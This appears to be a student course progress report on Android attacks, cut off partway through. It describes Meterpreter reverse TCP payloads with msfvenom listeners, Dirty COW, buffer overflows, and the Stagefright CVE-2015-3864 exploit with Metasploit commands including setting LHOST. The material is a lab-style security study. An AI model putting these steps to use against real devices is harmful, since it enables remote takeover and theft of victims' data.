Concordia Institute for Information System Engineering

(CIISE)

INSE 6130 Operating Systems Security

Project Progress Report

Submitted to:

Professor Dr. Lingyu Wang

Submitted By:

Student Name	Student Id
Meetsinh Parihar	40217262
Gayatri Tangudu	40221830
Naveen Sesetti	40206610
Youssef Masmoudi	40203501
Raghavendran Raghunathan	40220965
ArunPrasad Karunanithi	40220964
Bhavya Panner Selvam	40205936
Bhavak Kotak	40225900
Ashutosh Mishra	40226034

Table of Contents

1 ATTACKS ON ANDROID 2

1.1 REVERSE TCP ATTACK 2

1.1.1 INTRODUCTION 2
1.1.2 ENVIRONMENT REQUIREMENTS 2
1.1.3 IMPLEMENTATION 2

1.2 DIRTY COW ATTACK 4

1.2.1 INTRODUCTION 4
1.2.2 BACKGROUND 4
1.2.3 IMPLEMENTATION 4

1.3 BUFFER OVERFLOW ATTACK 6

1.3.1 INTRODUCTION 6
1.3.2 IMPLEMENTATION 6

1.4 Android Stagefright MP4 tx3g Integer Overflow leads to Remote Code Execution 7

1.4.1 Assigned CVE 7
1.4.2 Attack Background 7
1.4.3 Affected Android Versions 7
1.4.4 Procedure 7

1.5 Android Webview addJavascriptInterface code execution vulnerability 10

1.5.1 Assigned CVE 10
1.5.2 Attack Background 10
1.5.3 Affected Android Versions 10

2 Security Application 18

2.1 INTRODUCTION TO ANDROID 18

2.2 BACKGROUND 18

2.2.1 Architecture of Android: 18
2.2.2 Flutter 19
2.2.3 Dart 20
2.2.4 Android Studio IDE 20
2.2.5 Android Virtual Machine 20
2.2.6 Dalvik Virtual Machine 21
2.2.7 PERMISSION MANAGER 21
2.2.8 Permission System 21

2.3 SECURITY APPLICATION IMPLEMENTATION 21

2.3.1 Introduction 21
2.3.2 Components: 22
2.3.3 Implementation 22
2.3.4 Flow Diagram 25

3 Challenges and solutions 25

4 Team members contribution 25

5 References 26

1 ATTACKS ON ANDROID

1.1 REVERSE TCP ATTACK

1.1.1 INTRODUCTION


Meterpreter connects to a listener on the attacker's system using a reverse tcp shell. The two most common shell types are reverse and bind. A bind shell launches a new service on the target computer and gives a connection from the attacker in order to initiate a session. An attacker must first create a listener to which the target system can connect in order to execute a reverse shell, also known as a connect-back. Payload is an Android app that contains malicious code that may be used to connect to the target phone once installed. Exploit modules are one of the three types (singles, stagers, and stages) utilised by the Metasploit framework. In order to mislead the target, the payload may be a standalone programme or it may be incorporated into several trustworthy apps. We have currently researched how to execute the attack. A little piece of code called "shellcode" is utilised as the payload when a software vulnerability is exploited. Any piece of code that does a similar purpose might be referred to as "shellcode," but it is commonly dubbed "shellcode" because it launches a command shell from which the attacker can take control of the compromised machine. Msfvenom is a command-line version of Metasploit that can produce all of the different kinds of shell code that Metasploit offers.

1.1.2 ENVIRONMENT REQUIREMENTS


1. Metasploit and its components are installed on Kali Linux.
2. Any emulator for Android
3. Live android Device if required.

1.1.3 IMPLEMENTATION


1. In kali linux, launch the terminal
2. To generate the payload, enter the following values in msfvenom.
   a. Platform specified: Android
   b. Set payload type: Meterpreter
   c. Set the shell type to Reverse TCP.
   d. Listener: Local IP address (device used by the attacker)
   e. Set the listening port to 4444. (Default listener port for Metasploit)
   f. output directory




3. Establishing the listener
    a. Open the msfconsole version of the Metasploit framework.



    b. To load the stub in the intended device, use a multi-handler.



    c. Platform specified: Android
    d. Set payload type: Meterpreter
    e. Set the shell type to Reverse TCP.



We can establish a connection with the target and gain access to data from the target device as soon as the victim opens the malicious payload. The files on the target device will also occur based on subject to change.

1.2 DIRTY COW ATTACK

1.2.1 INTRODUCTION

A computer security flaw known as Dirty COW (Dirty copy-on-write) affected all Linux-based operating systems, including Android devices, that used older Linux kernel versions produced before 2018. The bug is a local privilege escalation that takes use of a race condition in the copy-on-write mechanism's implementation in the kernel's memory-management subsystem.

1.2.2 BACKGROUND

- **Virtual Memory**
  Every process is allocated its own virtual memory address space which is divided into pages. The virtual memory point to a physical address stored in the page tables.

- **Physical Memory**
  The memory management unit translates the virtual memory into a physical memory address when accessed.When memory is full the OS will swap pages in and out of memory as needed


1.2.3 IMPLEMENTATION

Make changes to a dummy read-only file:

The goal of this job is to use the Dirty COW vulnerability to write to a read-only file.

1.1 Create a Dummy File

We must first choose a target file. Although any read-only file in the system can serve as a target file in this task, we will utilise a dummy file to avoid accidentally corrupting a crucial system file. Please create a file named Lab Practice in the root directory, set its permission to read-only for common users, and then use an editor like gedit to enter some random text into the file.



1.2 Configure the Memory Mapping Thread

Here we need to download the program Dirtycow attack.c .Three threads make up the programme:three threads: the main, write, and madvise threads. The main thread spawns two threads to take advantage of the OS kernel's Dirty COW race condition vulnerability after mapping /Lab practice to memory and locating the pattern "99999."

1.3 Set Up the write Thread job


The write thread listed below should replace the string "99999" in the memory with "******". This thread alone will only be able to modify the contents in a copy of the mapped memory since the mapped memory is of COW type, which will not create any modifications to the underlying /Lab practice file.

1.4 The madvise Thread

The sole action of the madvise thread is to remove the private copy of the mapped memory so that the page table can refer to the original mapped memory.

1.5 Start the attack

The write operation will always be conducted on the private copy, and we will never be able to modify the target file, if the write() and madvise() system calls run alternately, i.e., one is invoked only after the other is finished. Only by using the madvise() system call, the write() system call is still due to which the attack can be successful. We must attempt numerous times because we cannot always succeed in doing it. We have a chance as long as the likelihood is not really low. We run the two system calls in the threads in an infinite loop . Run the Dirtycow attack.c after compiling it for a brief period of time.




1.3 BUFFER OVERFLOW ATTACK

1.3.1 INTRODUCTION

Feeding an application a large amount of data creates a buffer overflow vulnerability. Excess data can corrupt nearby memory space and modify other data. As a result, the program may report errors or behave differently. Such vulnerabilities are also known as buffer overflows. When a buffer's storage capacity is exceeded by the amount of data received, an overflow occurs. It overflows because it cannot handle that volume of data. A return address is now found in a computer's memory immediately following a buffer or buffer area. The proper name for this return address is an Extended Instruction Pointer (EIP). When filled out, its purpose is to direct the computer to a certain programme. When a buffer overflows from having too much data, it spills into the return address.

1.3.2 IMPLEMENTATION

1) The first step is to spike. The memory area of the software that is susceptible to buffer overflows can be found here.



2) A related technique to spiking called fuzzing involves sending characters to the software to
3) Check if it can be cracked. Once this is accomplished, we search for the offset, which is the location of the buffer overflow.

4) This is carried out in order to determine the return address and buffer size. Then, we control the system by introducing a malicious shell code.

1.4 Android Stagefright MP4 tx3g Integer Overflow leads to Remote Code Execution

1.4.1 Assigned CVE

CVE-2015-3864

1.4.2 Attack Background


This module takes use of an integer overflow flaw in the Stagefright Library (libstagefright.so). The flaw appears when processing carefully designed MP4 files. While there are other remote attack methods, this vulnerability is designed to function within an HTML5 compliant browser. The exploit is carried out by delivering a specially constructed MP4 file containing two tx3g atoms, the total of which causes an integer overflow when the second atom is processed. As a result, an insufficiently sized temporary buffer is allocated, and a memcpy call results in a heap overflow. This variant of the attack employs a two-stage data leak based on altering the MetaData that the browser obtains from the mediaserver. This strategy is based on one described in NorthBit's Metaphor paper. To begin, we employ a variation of their method to read the address of a heap buffer next to a SampleIterator object as the video HTML element's videoHeight. The vtable pointer is then read from an empty Vector within the SampleIterator object using the video element's duration. This provides us a code address that we can use to calculate the base address of libstagefright and dynamically build a ROP chain. NOTE: The mediaserver process on various Android devices (for example, Nexus) is SELinux-constrained and so cannot utilise the execve system function. To circumvent this issue, the original hack used a kernel exploit payload that disables SELinux and launches a shell as root. Work is being done to make the system more adaptable to these sorts of scenarios. This exploit will only work on devices without SELinux or with SELinux in permissive mode until that work is completed.

1.4.3 Affected Android Versions


Android 5.1 and earlier

1.4.4 Procedure

- Let’s start Metasploit , Before running metasploit kindly enable PostgreSQL service on system
- For starting PostgreSQL service, we’ll use the command **service postgresql start**
- For starting the Metasploit framework, we’ll use the command **msfconsole**




1. Since we have our msfconsole ready, we'll use the search command to look for our exploit. We'll use the command **search stagefright**




- Here, the exploit we're interested in stagefright_mp4_tx3g_64bit located at position 0.
- To select the exploit, we'll type the command **use 0**
- Our exploit is now selected and ready for use.


2. To view the available options that need to be configured, type the command **show options** or **options**



3. As visible from the above screenshot, we need to configure our LHOST (mandatory) For configuring LHOST, we'll use the command **set LHOST 10.0.0.6**



